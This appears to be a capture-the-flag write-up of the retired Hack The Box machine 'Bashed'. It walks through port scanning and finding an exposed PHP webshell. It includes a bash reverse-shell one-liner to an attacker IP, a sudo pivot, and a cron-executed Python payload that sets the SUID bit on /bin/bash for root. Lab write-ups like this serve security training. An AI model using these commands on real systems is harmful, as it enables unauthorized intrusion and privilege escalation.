

360 HTB BASHED

[HTB] BASHED

by **Vorkampfer** `https://github.com/vorkampfer`


• **Resources:**

- 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
- 2. `https://blackarch.wiki/faq/`
- 3. `https://blackarch.org/faq.html`
- 4. **0xdf** `https://0xdf.gitlab.io/`

• **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Bashed is an easy machine which focuses on fuzzing and locating important files. Basic knowledge of Linux and cron jobs are necessary. Bashed is on TJ Nulls List of boxes for the OSCP.

Skill-set:

- 1. Intermediate level Enumeration skills.
- 2. Basic knowledge of Linux and cron jobs.

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.68
PING 10.10.10.68 (10.10.10.68) 56(84) bytes of data.
64 bytes from 10.10.10.68: icmp_seq=1 ttl=63 time=178 ms

2. ~/hackingmysocks ▷ whichsystem.py 10.10.10.68
10.10.10.68 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan bashed.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
80
5. ▷ portzscan $openportz bashed.htb
6. ▷ jbat bashed/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80 bashed.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
```

```
80/tcp open  http      syn-ack Apache httpd 2.4.18 ((Ubuntu))
9. Since all I got back was 1 port 80. Lets do a script vuln scan or even better an http enum scan on port 80.
10. ▷ nmap --script http-enum-p80 10.10.10.68 -vvv -oN http_enum_port80.nmap
11. SUCCESS, The script did some directory busting for me and I find several url paths of interest. See below.
-----
PORT      STATE SERVICE REASON
```


```
80/tcp open  http      syn-ack
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /php/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /uploads/: Potentially interesting folder
```

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'Apache httpd 2.4.18 launchpad'
2. I click on 'https://launchpad.net/debian/+source/apache2/2.4.25-3+deb9u6' and it tells me we are dealing with an Debian Stretch. However last time it said it was a Debian Stretch it was actually an Ubuntu Xenial server.
```


4. Whatweb

```
1. > whatweb http://10.10.10.68
http://10.10.10.68 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.68], JQuery, Meta-Author[Colorlib], Script[text/javascript], Title[Arrexel's Development Site]
```



Lets do some manual enumeration of the website

```
1. http://10.10.10.68/
2. If anything the mainpage would make a cool wallpaper.
3. Lets try out /dev from our nmap http-enum scan results.
4. http://10.10.10.68/dev
```



Easiest Shell on HTB

6. Excellent, I find index of dev

```
1. If you click on phpbash.php you get an instant shell. LMAO, does not get much easier than that folks.
2. http://10.10.10.68/dev/phpbash.php
3. www-data@bashed
:/var/www/html/dev# whoami
www-data
4. www-data@bashed
:/var/www/html/dev#
5. Lets use this PHP webshell to pivot to a real bash terminal shell.
6. Type the following.
7. www-data@bashed:/var/www/html/dev# bash -c "bash -i >%26 /dev/tcp/10.10.14.7/443 0>%261"
8. Do not forget your netcat listener on port 443
```

Pivot to real Bash Shell

7. SUCCESS, we got a real shell as www-data

```
1.  ➤ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.68 60316
bash: cannot set terminal process group (839): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/var/www/html/dev$ whoami
whoami
www-data
2. Upgrade
www-data@bashed:/var/www/html/dev$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@bashed:/var/www/html/dev$ ^Z
[1]  + 448894 suspended  sudo nc -nlvp 443
~/hackingmysocks/bashed ➤ stty raw -echo; fg
[1]  + 448894 continued  sudo nc -nlvp 443

                                reset xterm

www-data@bashed:/var/www/html/dev$ TERM=xterm-256color
www-data@bashed:/var/www/html/dev$ source /etc/skel/.bashrc
www-data@bashed:/var/www/html/dev$ stty rows 39 columns 185
www-data@bashed:/var/www/html/dev$ export SHELL=/bin/bash
www-data@bashed:/var/www/html/dev$
```

8. Lets start our enumeration

```
1. www-data@bashed:/var/www/html/dev$ ls
phpbash.min.php  phpbash.php
2. www-data@bashed:/var/www/html/dev$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
3. www-data@bashed:/var/www/html/dev$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
4. Lets find scriptmanager
5. www-data@bashed:/var/www/html/dev$ cd /home
www-data@bashed:/home$ ls -la
```

```
total 16
drwxr-xr-x  4 root          root          4096 Dec  4 2017 .
drwxr-xr-x 23 root          root          4096 Jun  2 2022 ..
drwxr-xr-x  4 arrexel      arrexel      4096 Jun  2 2022 arrexel
drwxr-xr-x  3 scriptmanager scriptmanager 4096 Dec  4 2017 scriptmanager
6. I cd into the scriptmanager directory. I think it means I can run anything from that directory.
7. I try to cat out the bash_history from inside the scriptmanager/ directory and I get a permission denied.
8. www-data@bashed:/home/scriptmanager$ cat .bash_history | grep -i "pass"
cat: .bash_history: Permission denied
```

9. I attempt to find the user flag

```
1. www-data@bashed:/home/scriptmanager$ cd /home
2. www-data@bashed:/home$ find -name user.txt 2>/dev/null
./arrexel/user.txt
3. www-data@bashed:/home$ cd arrexel
4. www-data@bashed:/home/arrexel$ cat user.txt
3b7a39d7ef8daf6c573c7aca68d4b72c
5. SUCCESS!
```

Pivot to ScriptManager

10. Now lets enumerate some more and try to PrivESC to Root

```
1. To abuse this "(scriptmanager : scriptmanager) NOPASSWD: ALL" assigned to www-data all we have to do is type the following.
2. www-data@bashed:/home/arrexel$ sudo -u scriptmanager whoami
scriptmanager
3. www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
4. scriptmanager@bashed:/home/arrexel$ whoami
scriptmanager
5. SUCCESS, we have pivoted to scriptmanager.
```

11. We are now user scriptmanager. Lets enumerate as this user and try to escalate our privileges to ROOT.

```
1. cd
2. scriptmanager@bashed:~$ cat .bash_history

3. I try to cat out the bash history but seems empty nothing was displayed.
4. scriptmanager@bashed:~$ uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
5. scriptmanager@bashed:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.2 LTS
Release:        16.04
Codename:       xenial
6. We were after all on an Ubuntu Xenial. I only found Debian Stretch, but I suspected we were on an Ubuntu Xenial Server.
```

12. Lets look for SUIDs that we may be able to abuse

```
1. scriptmanager@bashed:~$ find / -perm -4000 -user root 2>/dev/null
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/bin/ping6
/bin/ntfs-3g
/bin/ping
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
2. I do a sudo -l but I do not know the password.
3. scriptmanager@bashed:~$ crontab -l
no crontab for scriptmanager
4. scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ L
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
```

```
f.write("testing 123!")
f.close
5. I cd into / and do and ls. There is a "scripts" directory and it seems out of place because there is only
supposed to be default Linux directories. I cd into it. I find and cat out test.py and test.txt
6. scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root            root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root            root           12 Mar  4 16:44 test.txt
```


13. **Scriptmanager** has ownership of **test.py** which has the ability to write to **test.txt**. **Test.txt** is owned by **root**.

```
1. Erase everything from test.py and type the following in it and save it since we have write privilege over this
file we can do that.


2. import os

os.system("chmod u+s /bin/bash")

3. If root executes test.txt and if whatever is being written to test.py is being transfered to test.txt then
root will run it and /bin/bash will have a stickybit assigned to.
4. testing 123!scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
5. scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root            root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root            root           12 Mar  4 16:44 test.txt
6. scriptmanager@bashed:/scripts$ nano test.py
7. scriptmanager@bashed:/scripts$ watch -n 1 ls -l /bin/bash
8. scriptmanager@bashed:/scripts$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
9. scriptmanager@bashed:/scripts$ bash -p
10. bash-4.3# whoami
root
11. bash-4.3# cat /root/root.txt
c12e673e6be5045631ad3555e08da588
```



Bashed has been Pwned!

Congratulations  **quadamage**, best of luck in capturing flags ahead!

#27642	05 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED, This is by far the easiest box I have done on HTB